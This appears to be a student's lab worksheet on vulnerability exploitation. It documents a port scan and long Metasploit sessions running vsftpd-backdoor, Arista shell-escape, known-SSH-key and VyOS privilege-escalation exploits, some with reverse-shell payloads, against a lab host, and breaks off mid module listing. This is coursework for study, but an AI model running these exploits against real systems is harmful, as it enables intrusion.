

Cyber Security Assessment and Management

Worksheet #4 – Vulnerability Exploitation

1. The ports that are open.




Web Server IP address: 192.168.56.101




Results:

- **Port21/tcp:** FTP service
- **Port22/tcp:** SSH service
- **Port80/tcp:** HTTP service
- **Port111/tcp:** RPCBind service
- **Port40324/tcp:** Unknown service
- **Port46740/tcp:** Unknown service

2. The versions of the running software (you may use more than one tool for this purpose, document the process/tools you have used)





Check Open Ports with netcat:


Netcat (or nc) is a command-line tool that can read and write data across network connections, using the TCP or UDP protocols.

With netcat you can scan a single port or a port range.


To scan for open TCP ports on a remote machine with IP address 192.168.56.101 in the range 1-65535 you would use the following command:

nc -z -v 192.168.58.101 1-65535

The **-z** option tells nc to scan only for open ports, without sending any data and the **-v** is for more verbose information.



3. Document the vulnerabilities you have found. Do they have a CVE associated?



```
msf6 > search type:exploit vsftpd

Matching Modules
================

   #  Name                                  Disclosure Date  Rank       Check  Description
   -  ----                                  ---------------  ----       -----  -----------
   0  exploit/unix/ftp/vsftpd_234_backdoor  2011-07-03       excellent  No     VSFTPD v2.3.4 Backdoor Command Execu
tion


Interact with a module by name or index. For example info 0, use 0 or use exploit/unix/ftp/vsftpd_234_backdoor
```

```
msf6 > info 0

       Name: VSFTPD v2.3.4 Backdoor Command Execution
     Module: exploit/unix/ftp/vsftpd_234_backdoor
   Platform: Unix
       Arch: cmd
 Privileged: Yes
    License: Metasploit Framework License (BSD)
       Rank: Excellent
  Disclosed: 2011-07-03

Provided by:
  hdm <x@hdm.io>
  MC <mc@metasploit.com>

Available targets:
      Id  Name
      --  ----
  =>  0   Automatic

Check supported:
  No

Basic options:
  Name    Current Setting  Required  Description
  ----    ---------------  --------  -----------
  RHOSTS                   yes       The target host(s), see https://docs.metasploit.com/docs/using-metasploit/ba
                                     sics/using-metasploit.html
  RPORT   21               yes       The target port (TCP)

Payload information:
  Space: 2000
  Avoid: 0 characters

Description:
  This module exploits a malicious backdoor that was added to the       VSFTPD download
  archive. This backdoor was introduced into the vsftpd-2.3.4.tar.gz archive between
  June 30th 2011 and July 1st 2011 according to the most recent information
  available. This backdoor was removed on July 3rd 2011.

References:
  OSVDB (73573)
  http://pastebin.com/AetT9sS5
  http://scarybeastsecurity.blogspot.com/2011/07/alert-vsftpd-download-backdoored.html


View the full module info with the info -d command.
```

```
msf6 > use exploit/unix/ftp/vsftpd_234_backdoor
[*] No payload configured, defaulting to cmd/unix/interact
msf6 exploit(unix/ftp/vsftpd_234_backdoor) > show options

Module options (exploit/unix/ftp/vsftpd_234_backdoor):

   Name     Current Setting  Required  Description
   ----     ---------------  --------  -----------
   CHOST                     no        The local client address
   CPORT                     no        The local client port
   Proxies                   no        A proxy chain of format type:host:port[,type:host:port][ ... ]
   RHOSTS                    yes       The target host(s), see https://docs.metasploit.com/docs/using-metasploit/basics/
                                       using-metasploit.html
   RPORT    21               yes       The target port (TCP)


Payload options (cmd/unix/interact):

   Name  Current Setting  Required  Description
   ----  ---------------  --------  -----------


Exploit target:

   Id  Name
   --  ----
   0   Automatic



View the full module info with the info, or info -d command.

msf6 exploit(unix/ftp/vsftpd_234_backdoor) > set RHOSTS 192.168.56.101
RHOSTS => 192.168.56.101
msf6 exploit(unix/ftp/vsftpd_234_backdoor) > run

[*] 192.168.56.101:21 - Banner: 220 Hello, welcome to this vsftpd server!
[*] 192.168.56.101:21 - USER: 331 Please specify the password.
[*] Exploit completed, but no session was created.
```

CVE associated (VSFTPD):

- CVE-2011-2523

```
msf6 exploit(windows/local/unquoted_service_path) > search type:exploit SSH

Matching Modules
================

   #   Name                                                                  Disclosure Date  Rank       Check  Description
   -   ----                                                                  ---------------  ----       -----  -----------
   0   exploit/linux/http/alienvault_exec                                    2017-01-31       excellent  Yes    AlienVault OSSIM/USM Remote Code Execution
   1   exploit/apple_ios/ssh/cydia_default_ssh                               2007-07-02       excellent  No     Apple iOS Default SSH Password Vulnerability
   2   exploit/unix/ssh/arista_tacplus_shell                                 2020-02-02       great      Yes    Arista restricted shell escape (with privesc)
   3   exploit/unix/ssh/array_vxag_vapv_privkey_privesc                      2014-02-03       excellent  No     Array Networks vAPV and vxAG Private Key Privilege Escalation Code Execution
   4   exploit/linux/ssh/ceragon_fibeair_known_privkey                       2015-04-01       excellent  No     Ceragon FibeAir IP-10 SSH Private Key Exposure
   5   exploit/linux/http/cisco_asax_sfr_rce                                 2022-06-22       excellent  Yes    Cisco ASA-X with FirePOWER Services Authenticated Command Injection
   6   exploit/linux/ssh/cisco_ucs_scpuser                                   2019-08-21       excellent  No     Cisco UCS Director default scpuser password
   7   exploit/linux/ssh/exagrid_known_privkey                               2016-04-07       excellent  No     ExaGrid Known SSH Key and Default Password
   8   exploit/linux/ssh/f5_bigip_known_privkey                              2012-06-11       excellent  No     F5 BIG-IP SSH Private Key Exposure
   9   exploit/linux/http/fortinet_authentication_bypass_cve_2022_40684      2022-10-10       excellent  Yes    Fortinet FortiOS, FortiProxy, and FortiSwitchManager authentication bypass.
   10  exploit/windows/ssh/freeftpd_key_exchange                             2006-05-12       average    No     FreeFTPd 1.0.10 Key Exchange Algorithm String Buffer Overflow
   11  exploit/windows/ssh/freesshd_key_exchange                             2006-05-12       average    No     FreeSSHd 1.0.9 Key Exchange Algorithm String Buffer Overflow
   12  exploit/windows/ssh/freesshd_authbypass                               2010-08-11       excellent  Yes    Freesshd Authentication Bypass
   13  exploit/multi/http/gitlab_shell_exec                                  2013-11-04       excellent  Yes    Gitlab-shell Code Execution
   14  exploit/linux/ssh/ibm_drm_a3user                                      2020-04-21       excellent  No     IBM Data Risk Manager a3user Default Password
   15  exploit/freebsd/http/junos_phprc_auto_prepend_file                    2023-08-17       excellent  Yes    Junos OS PHPRC Environment Variable Manipulation RCE
   16  exploit/linux/local/ptrace_traceme_pkexec_helper                      2019-07-04       excellent  Yes    Linux Polkit pkexec helper PTRACE_TRACEME local root exploit
   17  exploit/linux/ssh/loadbalancerorg_enterprise_known_privkey            2014-03-17       excellent  No     Loadbalancer.org Enterprise VA SSH Private Key Exposure
   18  exploit/multi/http/git_submodule_command_exec                         2017-08-10       excellent  No     Malicious Git HTTP Server For CVE-2017-1000117
   19  exploit/linux/ssh/mercurial_ssh_exec                                  2017-04-18       excellent  No     Mercurial Custom hg-ssh Wrapper Remote Code Exec
   20  exploit/linux/ssh/microfocus_obr_shrboadmin                           2020-09-21       excellent  No     Micro Focus Operations Bridge Reporter shrboadmin default password
   21  exploit/solaris/ssh/pam_username_bof                                  2020-10-20       normal     Yes    Oracle Solaris SunSSH PAM parse_user_name() Buffer Overflow
   22  exploit/windows/ssh/putty_msg_debug                                   2002-12-16       normal     No     PuTTY Buffer Overflow
   23  exploit/linux/ssh/quantum_dxi_known_privkey                           2014-03-17       excellent  No     Quantum DXi V1000 SSH Private Key Exposure
   24  exploit/linux/ssh/quantum_vmpro_backdoor                              2014-03-17       excellent  No     Quantum vmPRO Backdoor Command
   25  exploit/multi/ssh/sshexec                                             1999-01-01       manual     No     SSH User Code Execution
   26  exploit/unix/http/schneider_electric_net55xx_encoder                  2019-01-25       excellent  Yes    Schneider Electric Pelco Endura NET55XX Encoder
   27  exploit/windows/ssh/securecrt_ssh1                                    2002-07-23       average    No     SecureCRT SSH1 Buffer Overflow
   28  exploit/linux/ssh/solarwinds_lem_exec                                 2017-03-17       excellent  No     SolarWinds LEM Default SSH Password Remote Code Execution
   29  exploit/linux/http/sourcegraph_gitserver_sshcmd                       2022-02-18       excellent  Yes    Sourcegraph gitserver sshCommand RCE
   30  exploit/linux/ssh/symantec_smg_ssh                                    2012-08-27       excellent  No     Symantec Messaging Gateway 9.5 Default SSH Password Vulnerability
   31  exploit/linux/http/symantec_messaging_gateway_exec                    2017-04-26       excellent  No     Symantec Messaging Gateway Remote Code Execution
   32  exploit/windows/ssh/sysax_ssh_username                                2012-02-27       normal     Yes    Sysax 5.53 SSH Username Buffer Overflow
   33  exploit/unix/ssh/tectia_passwd_changereq                              2012-12-01       excellent  Yes    Tectia SSH USERAUTH Change Request Password Reset Vulnerability
   34  exploit/linux/http/ubiquiti_airos_file_upload                         2016-02-13       excellent  No     Ubiquiti airOS Arbitrary File Upload
   35  exploit/linux/ssh/vmware_vrni_known_privkey                           2023-08-29       excellent  No     VMWare Aria Operations for Networks (vRealize Network Insight) SSH Private Key Exposure
   36  exploit/linux/ssh/vmware_vdp_known_privkey                            2016-12-20       excellent  No     VMware VDP Known SSH Key
   37  exploit/multi/http/vmware_vcenter_uploadova_rce                       2021-02-23       manual     Yes    VMware vCenter Server Unauthenticated OVA File Upload RCE
   38  exploit/linux/ssh/vyos_restricted_shell_privesc                       2018-11-05       great      Yes    VyOS restricted-shell Escape and Privilege Escalation
   39  exploit/windows/local/unquoted_service_path                           2001-10-25       great      Yes    Windows Unquoted Service Path Privilege Escalation
   40  exploit/linux/http/zyxel_lfi_unauth_ssh_rce                           2022-02-01       excellent  Yes    Zyxel chained RCE using LFI and weak password derivation algorithm
   41  exploit/linux/http/php_imap_open_rce                                  2018-10-23       good       Yes    php imap_open Remote Code Execution
```

```
msf6 exploit(windows/local/unquoted_service_path) > info 2

       Name: Arista restricted shell escape (with privesc)
     Module: exploit/unix/ssh/arista_tacplus_shell
   Platform: Linux
       Arch: x86
 Privileged: Yes
    License: Metasploit Framework License (BSD)
       Rank: Great
  Disclosed: 2020-02-02

Provided by:
  Chris Anders

Module side effects:
 ioc-in-logs

Module stability:
 crash-safe

Module reliability:
 repeatable-session

Available targets:
      Id  Name
      --  ----
  =>  0   Universal

Check supported:
  Yes

Basic options:
  Name      Current Setting  Required  Description
  ----      ---------------  --------  -----------
  PASSWORD                   yes       Password to login with
  RHOSTS                     yes       The target host(s), see https://docs.
  RPORT     22               yes       The target port
  USERNAME                   yes       Username to login with

Payload information:

Description:
  This exploit module takes advantage of a poorly configured TACACS+ config,
  Arista's bash shell and TACACS+ read-only account to privilage escalate.
  A CVSS v3 base score of 9.8 has been assigned.

References:
  https://nvd.nist.gov/vuln/detail/CVE-2020-9015
  http://www.securitybytes.me/posts/cve-2020-9015/
  https://nvd.nist.gov/vuln/detail/CVE-2020-9015
```

```
msf6 > info 4

       Name: Ceragon FibeAir IP-10 SSH Private Key Exposure
     Module: exploit/linux/ssh/ceragon_fibeair_known_privkey
   Platform: Unix
       Arch: cmd
 Privileged: No
    License: Metasploit Framework License (BSD)
       Rank: Excellent
  Disclosed: 2015-04-01

Provided by:
  hdm <x@hdm.io>
  todb <todb@metasploit.com>

Module stability:
 crash-safe

Module reliability:
 repeatable-session

Available targets:
      Id  Name
      --  ----
  =>  0   Universal

Check supported:
  No

Basic options:
  Name    Current Setting  Required  Description
  ----    ---------------  --------  -----------
  RHOSTS                   yes       The target host(s), see https://
  RPORT   22               yes       The target port

Payload information:

Description:
  Ceragon ships a public/private key pair on FibeAir IP-10 devices
  that allows passwordless authentication to any other IP-10 device.
  Since the key is easily retrievable, an attacker can use it to
  gain unauthorized remote access as the "mateidu" user.

References:
  https://nvd.nist.gov/vuln/detail/CVE-2015-0936
  https://gist.github.com/todb-r7/5d86ecc8118f9eeecc15
```

```
msf6 > info 8

       Name: F5 BIG-IP SSH Private Key Exposure
     Module: exploit/linux/ssh/f5_bigip_known_privkey
   Platform: Unix
       Arch: cmd
 Privileged: Yes
    License: Metasploit Framework License (BSD)
       Rank: Excellent
  Disclosed: 2012-06-11

Provided by:
  egypt <egypt@metasploit.com>

Module stability:
 crash-safe

Module reliability:
 repeatable-session

Available targets:
      Id  Name
      --  ----
  =>  0   Universal

Check supported:
  No

Basic options:
  Name    Current Setting  Required  Description
  ----    ---------------  --------  -----------
  RHOSTS                   yes       The target host(s), see https://docs
  RPORT   22               yes       The target port

Payload information:

Description:
  F5 ships a public/private key pair on BIG-IP appliances that allows
  passwordless authentication to any other BIG-IP box. Since the key is
  easily retrievable, an attacker can use it to gain unauthorized remote
  access as root.

References:
  https://www.trustmatta.com/advisories/MATTA-2012-002.txt
  https://nvd.nist.gov/vuln/detail/CVE-2012-1493
  OSVDB (82780)
  https://www.rapid7.com/blog/post/2012/06/25/press-f5-for-root-shell
```

```
msf6 > info 38

       Name: VyOS restricted-shell Escape and Privilege Escalation
     Module: exploit/linux/ssh/vyos_restricted_shell_privesc
   Platform: Unix
       Arch: cmd
 Privileged: Yes
    License: Metasploit Framework License (BSD)
       Rank: Great
  Disclosed: 2018-11-05

Provided by:
  Rich Mirch
  bcoles <bcoles@gmail.com>

Module stability:
 crash-safe

Module reliability:
 repeatable-session

Available targets:
      Id  Name
      --  ----
  =>  0   Automatic

Check supported:
  Yes

Basic options:
  Name      Current Setting  Required  Description
  ----      ---------------  --------  -----------
  PASSWORD  vyos             yes       SSH password
  RHOSTS                     yes       The target host(s), see https://do
  RPORT     22               yes       The target port
  USERNAME  vyos             yes       SSH username

Payload information:

Description:
  This module exploits command injection vulnerabilities and an insecure
  default sudo configuration on VyOS versions 1.0.0 ⩽ 1.1.8 to execute
  arbitrary system commands as root.

  VyOS features a `restricted-shell` system shell intended for use by
  low privilege users with operator privileges. This module exploits
  a vulnerability in the `telnet` command to break out of the restricted
  shell, then uses sudo to exploit a command injection vulnerability in
  `/opt/vyatta/bin/sudo-users/vyatta-show-lldp.pl` to execute commands
  with root privileges.

  This module has been tested successfully on VyOS 1.1.8 amd64 and

References:
  https://nvd.nist.gov/vuln/detail/CVE-2018-18556
  https://blog.vyos.io/the-operator-level-is-proved-insecure-and-will-be-
  https://blog.mirch.io/2018/11/05/cve-2018-18556-vyos-privilege-escalati
  https://github.com/mircbr/security-research/blob/master/vulnerabilities/
```

```
msf6 > use exploit/unix/ssh/arista_tacplus_shell
[*] Using configured payload linux/x86/shell_reverse_tcp
msf6 exploit(unix/ssh/arista_tacplus_shell) > show options

Module options (exploit/unix/ssh/arista_tacplus_shell):

   Name      Current Setting  Required  Description
   ----      ---------------  --------  -----------
   PASSWORD                   yes       Password to login with
   RHOSTS                     yes       The target host(s), see https://docs.metasploit.
   RPORT     22               yes       The target port
   USERNAME                   yes       Username to login with


Payload options (linux/x86/shell_reverse_tcp):

   Name   Current Setting  Required  Description
   ----   ---------------  --------  -----------
   CMD    /bin/sh          yes       The command string to execute
   LHOST                   yes       The listen address (an interface may be specified)
   LPORT  4444             yes       The listen port


Exploit target:

   Id  Name
   --  ----
   0   Universal



View the full module info with the info, or info -d command.
```

```
msf6 exploit(unix/ssh/arista_tacplus_shell) > set RHOSTS 192.168.56.101
RHOSTS ⇒ 192.168.56.101
msf6 exploit(unix/ssh/arista_tacplus_shell) > set USERNAME nuno
USERNAME ⇒ nuno
msf6 exploit(unix/ssh/arista_tacplus_shell) > set PASSWORD qwertyui
PASSWORD ⇒ qwertyui
msf6 exploit(unix/ssh/arista_tacplus_shell) > SET LHOST 127.0.0.1
[-] Unknown command: SET
msf6 exploit(unix/ssh/arista_tacplus_shell) > set LHOST 127.0.0.1
LHOST ⇒ 127.0.0.1
msf6 exploit(unix/ssh/arista_tacplus_shell) > run

[!] You are binding to a loopback address by setting LHOST to 127.0.0.1. Did
[*] Started reverse TCP handler on 127.0.0.1:4444
[*] 192.168.56.101:22 - Attempt to login to the Arista's restricted shell ...
[+] SSH connection established.
[*] Requesting pty rbash
[+] PTY successfully obtained.
[*] Requesting a shell.
[+] Spawned into arista rbash shell.
[*] Attempting to break out of Arista rbash ...
[+] Escaped from rbash!
```

```
msf6 > use exploit/linux/ssh/ceragon_fibeair_known_privkey
[*] Using configured payload cmd/unix/interact
msf6 exploit(linux/ssh/ceragon_fibeair_known_privkey) > show options

Module options (exploit/linux/ssh/ceragon_fibeair_known_privkey):

   Name     Current Setting  Required  Description
   ----     ---------------  --------  -----------
   RHOSTS                    yes       The target host(s), see https:/
   RPORT    22               yes       The target port


Payload options (cmd/unix/interact):

   Name  Current Setting  Required  Description
   ----  ---------------  --------  -----------


Exploit target:

   Id  Name
   --  ----
   0   Universal
```

```
msf6 exploit(linux/ssh/ceragon_fibeair_known_privkey) > set RHOSTS 192.168.56.101
RHOSTS ⇒ 192.168.56.101
msf6 exploit(linux/ssh/ceragon_fibeair_known_privkey) > run

[-] 192.168.56.101:22 SSH - Failed authentication
[*] Exploit completed, but no session was created.
```

```
msf6 exploit(linux/ssh/ceragon_fibeair_known_privkey) > use exploit/linux/ssh/f5_bigip_known_privkey
[*] Using configured payload cmd/unix/interact
msf6 exploit(linux/ssh/f5_bigip_known_privkey) > show options

Module options (exploit/linux/ssh/f5_bigip_known_privkey):

   Name    Current Setting  Required  Description
   ----    ---------------  --------  -----------
   RHOSTS                   yes       The target host(s), see https://docs.metasploit.com/docs/using-
   RPORT   22               yes       The target port


Payload options (cmd/unix/interact):

   Name  Current Setting  Required  Description
   ----  ---------------  --------  -----------


Exploit target:

   Id  Name
   --  ----
   0   Universal



View the full module info with the info, or info -d command.

msf6 exploit(linux/ssh/f5_bigip_known_privkey) > set RHOSTS 192.168.56.101
RHOSTS => 192.168.56.101
msf6 exploit(linux/ssh/f5_bigip_known_privkey) > run

[-] 192.168.56.101:22 SSH - Failed authentication
[*] Exploit completed, but no session was created.
```

```
msf6 > use exploit/linux/ssh/vyos_restricted_shell_privesc
[*] Using configured payload cmd/unix/reverse_bash
msf6 exploit(linux/ssh/vyos_restricted_shell_privesc) > show options

Module options (exploit/linux/ssh/vyos_restricted_shell_privesc):

   Name      Current Setting  Required  Description
   ----      ---------------  --------  -----------
   PASSWORD  vyos             yes       SSH password
   RHOSTS                     yes       The target host(s), see https://docs.metasploit.com/d
   RPORT     22               yes       The target port
   USERNAME  vyos             yes       SSH username


Payload options (cmd/unix/reverse_bash):

   Name   Current Setting  Required  Description
   ----   ---------------  --------  -----------
   LHOST                   yes       The listen address (an interface may be specified)
   LPORT  4444             yes       The listen port


Exploit target:

   Id  Name
   --  ----
   0   Automatic



View the full module info with the info, or info -d command.

msf6 exploit(linux/ssh/vyos_restricted_shell_privesc) > set RHOSTS 192.168.56.101
RHOSTS => 192.168.56.101
msf6 exploit(linux/ssh/vyos_restricted_shell_privesc) > set LHOST 127.0.0.1
LHOST => 127.0.0.1
msf6 exploit(linux/ssh/vyos_restricted_shell_privesc) > run

[!] You are binding to a loopback address by setting LHOST to 127.0.0.1. Did you want Reverse
[*] Started reverse TCP handler on 127.0.0.1:4444
[*] 192.168.56.101:22 - Attempt to login to VyOS SSH ...
[-] Exploit aborted due to failure: no-access: 192.168.56.101:22 SSH - Authentication failed
[*] Exploit completed, but no session was created.
```

CVE associated (SSH):

- CVE-2020-9015
- CVE-2015-0936
- CVE-2012-1493
- CVE-2018-18556

```
msf6 > search type:exploit Apache

Matching Modules
================

   #   Name                                                          Disclosure Date  Rank       Check  Description
   -   ----                                                          ---------------  ----       -----  -----------
   0   exploit/multi/http/apache_apisix_api_default_token_rce        2020-12-07       excellent  Yes    APISIX Admin API default access token RCE
   1   exploit/linux/http/atutor_filemanager_traversal               2016-03-01       excellent  Yes    ATutor 2.2.1 Directory Traversal / Remote Code Execution
   2   exploit/multi/http/apache_activemq_upload_jsp                 2016-06-01       excellent  No     ActiveMQ web shell upload
   3   exploit/multi/http/apache_normalize_path_rce                  2021-05-10       excellent  Yes    Apache 2.4.49/2.4.50 Traversal RCE
   4   exploit/windows/http/apache_activemq_traversal_upload         2015-08-19       excellent  Yes    Apache ActiveMQ 5.x-5.11.1 Directory Traversal Shell Upload
   5   exploit/multi/misc/apache_activemq_rce_cve_2023_46604         2023-10-27       excellent  Yes    Apache ActiveMQ Unauthenticated Remote Code Execution
   6   exploit/linux/http/apache_airflow_dag_rce                     2020-07-14       excellent  Yes    Apache Airflow 1.10.10 - Example DAG Remote Code Execution
   7   exploit/linux/http/apache_continuum_cmd_exec                  2016-04-06       excellent  Yes    Apache Continuum Arbitrary Command Execution
   8   exploit/linux/http/apache_couchdb_cmd_exec                    2016-04-06       excellent  Yes    Apache CouchDB Arbitrary Command Execution
   9   exploit/multi/http/apache_couchdb_erlang_rce                  2022-01-21       excellent  Yes    Apache Couchdb Erlang RCE
   10  exploit/linux/http/apache_druid_js_rce                        2021-01-21       excellent  Yes    Apache Druid 0.20.0 Remote Command Execution
   11  exploit/multi/http/apache_druid_cve_2023_25194                2023-02-07       excellent  Yes    Apache Druid JNDI Injection RCE
   12  exploit/multi/http/apache_flink_jar_upload_exec               2019-11-13       excellent  Yes    Apache Flink JAR Upload Java Code Execution
   13  exploit/linux/smtp/apache_james_exec                          2015-10-01       normal     Yes    Apache James Server 2.3.2 Insecure User Creation Arbitrary File
